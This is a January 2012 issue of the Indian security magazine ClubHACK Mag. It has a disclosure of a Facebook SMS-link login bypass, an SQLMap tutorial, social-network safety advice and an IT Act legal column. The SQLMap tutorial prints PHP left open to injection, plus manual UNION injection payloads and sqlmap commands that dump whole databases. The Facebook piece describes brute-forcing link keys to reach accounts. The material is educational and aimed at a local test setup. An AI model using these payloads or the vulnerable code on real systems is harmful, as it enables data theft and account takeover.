ClubHACK Mag

1st Indian "HACKING" Magazine

Issue 24 | Jan 2012
www.clubhack.com

i shall use strong passwords

i shall use strong passwords
i shall use strong passwords
i shall use strong passwords
i shall use strong passwords

i 5h@!! u53 $4ronG P@5sWordz!

Happy new year guys. Hope you have a great year head.

This issue is not theme based. You will read about how Facebook's authentication and security can be bypassed, learn how Facebook apps can be bad. More to read on SQLMap, Matriux and IT Law.

You can always contact us, submit your articles, give feedback to info@chmag.in

Abhijeet Patil

ClubHACKMag

Issue 24, January 2012.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in


Pankit Thakkar
pankit@chmag.in

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS



One Link Facebook

Can Facebook accounts be hacked? Is it be possible to access your account without your permission and without knowing your username and password? Unfortunately "YES" is the answer.

Yes it is possible and that too with a single link, a link which can bypass all the authentication and security mechanism implemented by Facebook for user security and privacy. No need of username, password, no checkpoint, and neither any geo-location restriction, most importantly there is no active session created, so a user will never be able to know that someone accessed his/her account.

What we need is just a key, a random combination that can hit the lock and open it for you. One of the most interesting link looks like http://fb.me/xxxxxxxxxxxxx, where series of "x" are the 14 digit random key with numbers and alphabet in both caps, here targeting this particular link can be more beneficial as it can harvest many accounts. This is the only link generated by Facebook with its URL shortening feature which does not contain any user specific information.

The link mentioned above is generated by Facebook by its URL shortening feature. The original link behind this shorten URL looks like http://m.facebook.com/story.php?share_id=xxxxxxxxxxxxxxx&mlid=xxxxxxxxxx&l=xxxxxxx

This is the link generated for your shared content on Facebook, so whenever someone comments on your shared content this link is generate and sent to your registered cell phone number with the comment made. Here "share_id" is the unique id of the share content, "mlid" is the unique numeric id of the Facebook and "l" is the 8 character long random string, combination of numbers and alphabets in both caps. To make this link working one need to know only the value of "mlid" and the "l", the value of "share_id" does not matter for this.

And there is one more type of the link, this is the link generated when someone comments on your photo or comments on a photo after your comment or tag you in a photo. The link looks like

http://m.facebook.com/photo.php?pid=xxxxxx&id=xxxxxxxxxxxxxxx&mlid=xxxxxxxxx&l=xxxxxxxx

Here "pid" is the unique id of the photo on which the comment is made or tagging is done, "id" is the unique Facebook user id of the user who made the comment or tagged you in, or we can say that it is the Facebook user id of the user due to whose action this link and notification is generated, "mlid" and "l" are the same as they were in the previous mentioned link. Only "mlid" and "l" are needed for the link to work and the remaining two can be any random value.
Then as the link discusses first is the shortened for of the link generated for the share content, the same is true for this link, but the shortened for look slightly different

http://fb.me/p/xxxxxxxxxxxxxx.yyyyyyyy

Here series of "x" is the same as the "id" in the long URL and "y" as the value of "l"

A question arises what can be done using this particular method to hack and access the account? Here a hacker can run a script to check all the possible combinations for a successful entry and can get the access to millions of random Facebook accounts and if lucky may even get the access to Mark Zuckerberg's profile, seems scary, well this is just the tip of the ice berg.

This link is generated by Facebook itself for the convenience of those users who choose to receive the notification by SMS on their cell phone and it will give them direct access to their account without the need or entering username and password every time to view who commented or liked etc. Every time someone comments on your photo, or on your link, tag you in or comment after your comment on a photo or link you will receive a notification by SMS and this will contain this link. Here we simply cannot neglect the threat of social engineering as the link is on your cell phone and anyone who can access your phone can also access your account.

Facebook now fixed it a bit, earlier one key ("l") was used repeatedly for two weeks, but now it is fixed to expire after every use. Here fact is that very few users user this link so it would not expire for those unused links.
The only way by which one can prevent his/her account from being accessed this way is by not opting for receiving the notification by SMS or if already registered then by opting out from this service, i.e. to avoid it totally.

A full disclosure can be read here http://withanand.blogspot.com/2011/12/facebook-security-bypassed-with-just.html with a video demonstration.

Anand Pandey
anandkpandey1@gmail.com

Anand Kishore Pandey, has just begin his journey in the world of cyber security and works as an Associate Consultant in K R Information Security Solutions and is responsible to conduct Vulnerability Assessment, Penetration Testing and ISO 27001 Implementation.

SQLMAP – Automated Sql Injection Testing Tool

Sql injection is one of the most common vulnerability found in web applications today. Exploiting SQL Injection through manual approach is somewhat tedious. Using flags like "or 1=1--" , "and 1>2" we can find out if vulnerability is present but exploiting the vulnerability needs altogether different approach. Tools like Sqlmap, Havij and Pangolin are helpful in exploiting sql injection.

In this article we will use a sample code below to showcase how vulnerability can be exploited manually and then by using Sqlmap tool.

A sample code –

```
<?php
$id=$_GET["id"];
$con =
mysql_connect("localhost","db-
admin","db-name");
if (!$con)
  {
  die('Could not connect: ' .
mysql_error());
  }
mysql_select_db("table-name",
$con);
$query= "SELECT * FROM table-
name where id=$id ";
echo "<h1>".$query. "</h1>";
$result = mysql_query($query);
while($row =
mysql_fetch_array($result))
  {
  echo $row['id'] . " " .
$row['name'];
  echo "<br />";
  }
mysql_close($con);
?>
```

Here we have deployed the application with the following code and accessed the url: http://localhost/xampp/1.php?id=1

Which gives us the data present in db for id=1

SELECT * FROM user where id=1

1 shantanu

If we give a single quote(') in the end of the query we get below screen with unhandled error message from database. This shows there is a possibility of SQL injection.

SELECT * FROM user where id=1'

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\xampp\1.php on line 22

If we add "or 1=1" in the end of URL we get all the data from that row. This shows that SQL Injection is possible.

SELECT * FROM user where id=1 or 1=1 --

1 shantanu
2 prashant

Now let's get into exploiting the vulnerability. Our first task is to find number of columns selected in the query. We would find that by adding "order by id=1,2,3..." and so on at the end of the URL.

SELECT * FROM user where id=1 order by 4

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\xampp\1.php on line 22

For order by 4, data retrieved is error that means there are three columns present in this select query.

Now, we would play with the url, to dig more details about database.
We have given url as -
http://localhost/xampp/1.php?id=1 union select system_user(), 1, 2from information_schema.schema_privileges—

This would give system user of the database.

SELECT * FROM user where id=1 union select system_user() ,2 ,3 from information_schema.schema_privileges--


1 shantanu
root@localhost 2

Similarly, we would find table name, table_schema, columns and data by manipulating the url like given below
http://localhost/xampp/1.php?id=1 union select table_name, 1, 2 from information_schema.columns—


However, whatever exercise we did to find vulnerability in the web application manually, can be done using SQLMap Tool in few minutes. To use this tool, you just need a python Interpreter and SqlMap tool.

We issue following command -
`sqlmap.py -u http://localhost/xampp/1.php?id=1` and lots of information about given web application is retrieved in seconds like:

GET parameter 'id' is vulnerable and 3 columns are present in the given table.



Let's proceed. We got to know that DBMS is MySql 5.0.11, WebServer is Apache 2.2.17 deployed on windows machine.



We would now try to find current database, tables, columns, and data, means, complete surgery of the application.

So we can give below command options to find all details about the application.


```
sqlmap.py -u
http://localhost/xampp/1.php?id=
1 --current-db
```

It gave the name of current database.

Now, the time is to know all the tables present.

```
sqlmap.py -u
http://localhost/xampp/1.php?id=
1 --tables
```

It gave the list of all the tables present in databases.



Finally, to retrieve all the data present in database, following command can be used:

```
sqlmap.py -u
http://localhost/xampp/1.php?id=
1 --dump-all
```

All the date is retrieved and saved in output folder of sqlmap directory.

Tool has lot more capabilities and can be used to perform dictionary attacks, create backdoor shell etc.

So try it out and Happy hacking ☺

Shahbaz

Shantanu Shukla

Shantanu Shukla and Shahbaz both work as Systems Engineer, Enterprise Security and Risk Management-Cloud, Infosys Limited. Shantanu and Shahbaz did their B.tech in Computer Science from Uttar Pradesh Technical University in year 2010

HITBGSEC 2012
India's Premier Global IT Security Conference

February 20th – 23rd, 2012 | JW Mariott, Mumbai

Bringing together the most influential thinkers in the security industry and India's leading CxO's

ARE YOU EQUIPPED TO DEFEND AGAINST THE NEXT GENERATION OF SECURITY ATTACKS?

If not, get ready to sharpen your skills and rub shoulders with the top names in the industry in a global IT security conference, organized for the first time in India.

- Debate, discussion and dissemination of deep knowledge network security information
- Sharing of contemporary ground-breaking attack and defense methods never before discussed in public

Training

6 classes with hands-on, intensive teaching
February 20th & 21st

Conference

Single-track conference with 12 talks
February 22nd & 23rd

Keynote Speakers

Vishal Salvi
Chief Information Security Officer
HDFC Bank Limited

Alok Vijayant
Director
NTRO

Closing Keynote

Saumil Shah
Founder/CEO
Net-Square

Event Organizer

hack in the box
Keeping Know

- Largest security event organizer in the Asia Pacific and Middle East
- Organizes events in Malaysia, Bahrain, Dubai, Amsterdam, and now India
- Routinely brings together the world's most acclaimed security specialists and profound research that make global headlines

"HITB is a must-attend conference in Asia with cutting edge technical presentations and training.

- Andrew Cushman, Director, Microsoft Corporation

"Hack in the Box, Dubai, reminded me of the early Black Hat shows – intimate, deeply technical, and a whole lot of geeky fun."

- Jeremiah Grossman, CTO, WhiteHatSecurity

Training Itinerary

Dates	Training	Trainer	Duration
20th & 21st Feb 2012	TT1 - Extreme Web Exploitation	Umesh Nagori (Net-Square)	2-days
20th & 21st Feb 2012	TT2 - Hacking Web Applications – Attack and Defense	Shreeraj Shah (Founder, BlueInfy) Vimal Patel (Co-Founder, BlueInfy)	2-days
20th & 21st Feb 2012	TT3 - Strategic Cyber Attacks – Advanced Persistent Threats and Beyond	Laurent Oudot (Founder, TEHTRI-Security)	2-days
20th & 21st Feb 2012	TT4 - The Exploit Lab 5.0	Saumil Shah (Founder, Net-Square), SK Chong (Security Consultant, SCAN Associates Bhd)	2-days
20th Feb 2012	TT5 - Mastering Backtrack 5	Aditya Modha	1-day
21th Feb 2012	TT6 - Mastering Metasploit	Aditya Modha	1-day

Conference Speakers

Hari Prasad Vemuru	Managing Director, NetIndia Group of Companies
Halvar Flake	Founder/CEO, Zynamics (now owned by Google)
Jeremiah Grossman	Founder/Chief Technology Officer, Whitehat Security
Fyodor Yarochkin	Security Analyst, Armorize
Charlie Miller	Principal Research Consultant, Accuvant Labs
Brad Arkin	Senior Director, Product Security and Privacy, Adobe Systems Incorporated
Chris Evans	Information Security Manager, Google/Chrome Security
Paul Vixie	President, Internet Systems Consortium
Dr. Jose Nazario	Arbor Networks

Registration Charges

Training/Conference	Price (in USD)			
	Early Bird	Regular	Walk-in	Student
2-Day Global IT Security Conference	499	599	999	199
1-Day Training (TT5 or TT6)	499	699	-	No special price
2-Day Training	999	1199	-	No special price
Mastering Backtrack 5 + Mastering Metasploit Training	998	1398	-	No special price
2-Day Training + 2-Day Conference	1498	1798	-	No special price
1-Day Training + 2-Day Conference (TT5 OR TT6) + 2-Day Conference)	998	1298	-	No special price
Mastering Backtrack 5 + Mastering Metasploit Training + 2-Day Conference	1497	1997	-	No special price

To register, visit: http://gsec.hitb.org/register

Sponsors

Vulnerability Research Labs a CSC Company

Microsoft

Contact HITB

Hack In The Box Pte. Ltd.
Suite 26.3, Level 26, Menara IMC
No. 8 Jalan Sultan Ismail, 50250,
Kuala Lumpur, Malaysia

Email: conferenceinfo@hitb.org
Tel: +603-20394724 | Fax: +603-20318359

Local Partner: Net-Square

Net-Square Solutions Pvt. Ltd.
1, Sanjivbaug, Nr. Parimal Crossing,
Paldi, Ahmedabad - 380 007, India

Email: info@net-square.com
Tel: (+91 79) 2665 0090
Fax: (+91 79) 2665 1051

Follow us:

http://twitter.com/hitbgsec
http://www.facebook.com/groups/hackinthebox
http://www.linkedin.com/groups/Hack-In-Box-HITBSecConf-40911

Social Networking and its Application Security

Social Networks have been an important part of our life, yes, we tweet for photos we click, every moment of happiness, sadness and the news around, we update our status if we start a relationship or end one, or even travel itinerary and hotel check-ins, movie moments, fun with friends, in fact everything that we do every moment in our life is open to the world we want to share. Play games with friends and make new friends.

This is the bright and beautiful side of the social networking considering the following reasons:

1. You get to meet your friends, make more and more friends.
2. Be "cool" in your circle virtually
3. Do things virtually you can't in real life (Farming, Gamble, construction etc.)
4. Makes you feel the world is small by connecting you to friends and relatives in any part of the world.

Though there are many reasons for the popularity and also their good impact on our life yet as everything has its dark side, even Social Networking is no exception to that.

Security Issues of Social Networking:

1. Spam
2. Scam
3. Identity theft
4. Malicious Apps
5. Abuse of Trust

Why do they work?

Observing the fact that Social Networking sites which now are the best place to find people at a single place gives the attackers a huge attack surface. People gain trust easily on Social Networking sites, just by a mere chat and looking at their profile. Trust is easily gained which requires zero skills of hacking. I can possibly classify these reasons as:-

1. Greed
2. Ignorance
3. Fear
4. Easy trust
5. Curiosity

Also considering the other possible reasons where social networking sites also form the best means for reconnaissance for any hacker, with everyone's profile online and with every detail to establish your identity or details that could help the attacker in any means. This again, is available very easily the best easy access to any ones information.

Social Networking sites have been the best boons for Social Engineers, considering the case study of a popular American politician (not named due to various reasons, however a simple Google search may help you find more information) whose email account was hacked by just making it out of the information available online made amass news in the world media.

Reason?

Attackers just used the information of her available online. Since she was a popular politician attackers only used information available through sites like Google and Wikipedia to answer the security questions she had for her email accounts. This questions the true reach of social engineering making it reach beyond the expected limitations. Was being popular a reason for that compromise of the account or was that really unsecure?


To answer this let us understand what made the hack successful.

- Security questions were something that was easily available online

The purpose of security question is understood as something which is personal to you and the one only you know about it and no one else in this world.

How am I being a regular user affected?

Everyone on the social network is equally affected in one way or the other, either a spam posting all over your wall on facebook or either your profile without your notice posting all over your friends wall. Most of them would be embarrassing to you or your friends.




Popular issues on Facebook

We have across many spam issues right from the time we started using Orkut - starting with the "New colorful theme" spam to the "mobile recharge spam" back those years.

Spamming

And now we have the new spamming techniques being used. Recently a spam that spread virally on Facebook installed a extension to the browser and made posts on the friends wall without the users consent. This is how it looked.



This spam looked like any other video shared on the wall, using the name of the user whose wall this spam was shared this post looked genuine , however on clicking the link it asks you to install a YouTube premium extension to your browser to view the video. This extension then carried out the work of spamming. Leaving many confused for what was the reason and how to stop this embarrassing spam from coming through their profile. Many believed their Facebook account was hacked unable to find the reason, on how this was continuing.

Applications

Many finding interesting games and applications on facebook and also there are other who are annoyed by these requests and posts from these applications. Applications / Games on facebook (which are generally thought to be) are not developed by facebook, rather facebook allows third party developers to host their games and applications on facebook. So it makes a new source for the attackers to build their base for a attacking source. Issues with applications on facebook can be


- Innumerable requests and notifications from your friends to join them using that application
- Possible Spam or Scam
- Possible Fraud.

Have you ever cared to look at the permissions you provide while using an application?

Have you ever noticed what information the application is going to extract from your profile. There is a survey which claims that 85% users don't bother to look at this permission request and allow those rights believing it to be a facebook application or rather ignorance.

Other issues come with the addiction to these apps or spending real money for gaining extra access or unlocking some features in these apps which make no sense in our life.

It must be already possible that you have installed most of the unwanted apps on your facebook, just look at your apps setting tab and I am sure it will surprise you!



An average facebook profile is believed to have authorized 200 applications with various access rights.


How do I protect myself?

Always remember that your actions online on a social networking should be in such a way that it won't embarrass the ones you are sharing it with or rather land yourself in such a situation.

- Don't establish trust with any friend on social networking sites until you make sure is actually your friend.
- Read the permissions you provide while using an application over the site.
- Also make sure the application you are going to authorize is trusted.
- Never fall for free stuff unless it is from a valid source. For, example if there would a new facebook theme available then it won't be from a

third source rather facebook would itself announce the launch of new themes to its users.

- While viewing the external links shared on the Social networking site, make sure the URL is valid.
- In case of a video shared make sure the URL is youtube.com rather than believing the thumbnail it generates.




- If you look into the above snap you can clearly notice the URL is www.youtube.com and also notice the play button present over there, unlike the spam post thumbnail shared earlier
- Stay away from scams/spams that promise to provide some gift or money.
- Use add-ons like no-script, No-Ads to avoid such scripts.
- Always install extensions from known sources
    - Chrome – from chrome store
    - Firefox – Mozilla add-ons
- Make sure you use these social networking sites over secured HTTPS
- Share or post only that information which doesn't affect any one or you in general.
- In fact a simple thought of "what am I doing?" and "how will this make effect?" before every action online can save you from the security issues.

Prajwal Panchmahalkar
Panchmahalkar@gmail.com

Twitter: @pr4jwal

Prajwal is a Senior Developer at Matriux, publishing articles for CHmag under "Matriux Vibhag" every month. Also a n|u Hyderabad chapter lead. Currently pursuing Masters from Texas Tech University, USA. A CEH v6 certified.

LegalGYAN



Powers of Government under the Information Technology Act, 2000

Internet Censorship is today's hot topic with the passage of statements by our Honorable Ministers. But the billion dollars question is "Can online activities of individuals be censored/monitored in India?"

Provisions under the Information Technology Act, 2000 (IT Act)

Sec. 69 - Power to issue directions for interception or monitoring or decryption of any information through any computer resource.

As per the provision Central or State Government or any of its officers for reasons to be recorded in writing, by order, direct any agency of the appropriate Government to intercept, monitor or decrypt or cause the same to do any information generated, transmitted, received or stored in any computer resource, if satisfied that it is necessary or expedient so –

- In the interest of the sovereignty or integrity of India or
- Defense of India or
- Security of the State or
- Friendly relations with foreign States or
- To maintain public order or
- For preventing incitement to the commission of any cognizable offence or
- For investigation of any offence

The subscriber or intermediary or any person in-charge of the computer resource shall, when called upon by any agency, extend all facilities and technical assistance to –

- Provide access to or secure access to the computer resource generating transmitting, receiving or storing such information; or
- Intercept, monitor, or decrypt the information, as the case may be; or
- Provide information stored in computer resource.

Further government has also passed the Information Technology (Procedure and Safeguards for Interception, Monitoring and Decryption of Information) Rules, 2009 to be read with Section 69 (2). These rules explain the procedure and safeguards subject to which such interception or monitoring or decryption may be carried out.

If the subscriber or intermediary or any person who fails to assist the agency, they shall be punished with imprisonment for a term which may extend to **seven years** and shall also be liable to **fine**.

Sec. 69A - Power to issue directions for blocking for public access of any information through any computer resource

Central Government or any of its authorized official for reasons to be recorded in writing, by order, direct any agency of the Government or intermediary to block for access by the public or cause to be blocked for access by the public any information generated, transmitted, received, stored or hosted in any computer resource for the reasons mentioned above under Sec. 69.
Government has passed the Information Technology (Procedure and Safeguards for Blocking for Access of Information by Public) Rules, 2009 to be read with Sec. 69A (2). These rules explain the procedure and safeguards subject to which such blocking for access by the public may be carried out.

The intermediary, who fails to comply with the direction issued under this Section, shall be punished with an imprisonment for a term which may extend to seven years and also be liable to fine.

Sec. 69B - Power to authorize to monitor and collect traffic data or information through any computer resource for cyber security.

The Central Government may, to enhance cyber security and for identification, analysis and prevention of intrusion or spread of computer contaminant in the country, by notification in the Official Gazette, authorize any agency of the Government to monitor and collect traffic data or information generated, transmitted, received or stored in any computer resource.
The intermediary or any person in-charge or the computer resource shall provide technical assistance and extend all facilities to such agency to enable them online access or to secure and provide online access to the computer resource generating, transmitting, receiving or storing such traffic data or information.
Government has passed the Information Technology (Procedure and Safeguards for Interception, Monitoring and Decryption of Information) Rules, 2009 which explains the procedure and safeguards for

monitoring and collecting traffic data or information.

Any intermediary who intentionally or knowingly contravenes the provisions of this Act shall be punished with an imprisonment for a term which any extend to **three years** and shall also be liable to **fine**.

Apart from these provisions the Privacy Act, 2011 has also been drafted and is in the final stages of the passage. The Act has been enacted to provide **Right to Privacy** to citizens of India which is guaranteed under Article 21 of the Constitution of India. The Act regulates the collection, maintenance, use, and dissemination of the personal information of the citizens of India and also provides for the penal action in case of violation of such rights. These rules shall be read with the relevant provisions of the IT Act.

Sagar Rahurkar
contact@sagarrahurkar.com

Sagar Rahurkar is a Law graduate. He is a techno-legal consultant and a Senior Faculty at Asian School of Cyber Laws.

He specializes in Cyber Law, Cyber Crime Investigation, Computer Forensics and Intellectual Property Laws.

He teaches and provides consultancy to corporates, law enforcement agencies and education institutes across India.

He can be contacted at contact@sagarrahurkar.com.

SICSR and PLUG

Presents ...

gnuNify

A Forum to Unite Open Minds

10-11 FEBRUARY, 2012

Computer Security

-Automatic & Manual Protection
-Prevention Technics
-Security & Linux Architecture

Web Technologies

- HTML 5
- Ruby on Rails
- Drupal
- Wikipedia
- Word Press

System Admin

- Systemd
- Networking Demo
- Linux Installing

Cloud Computing

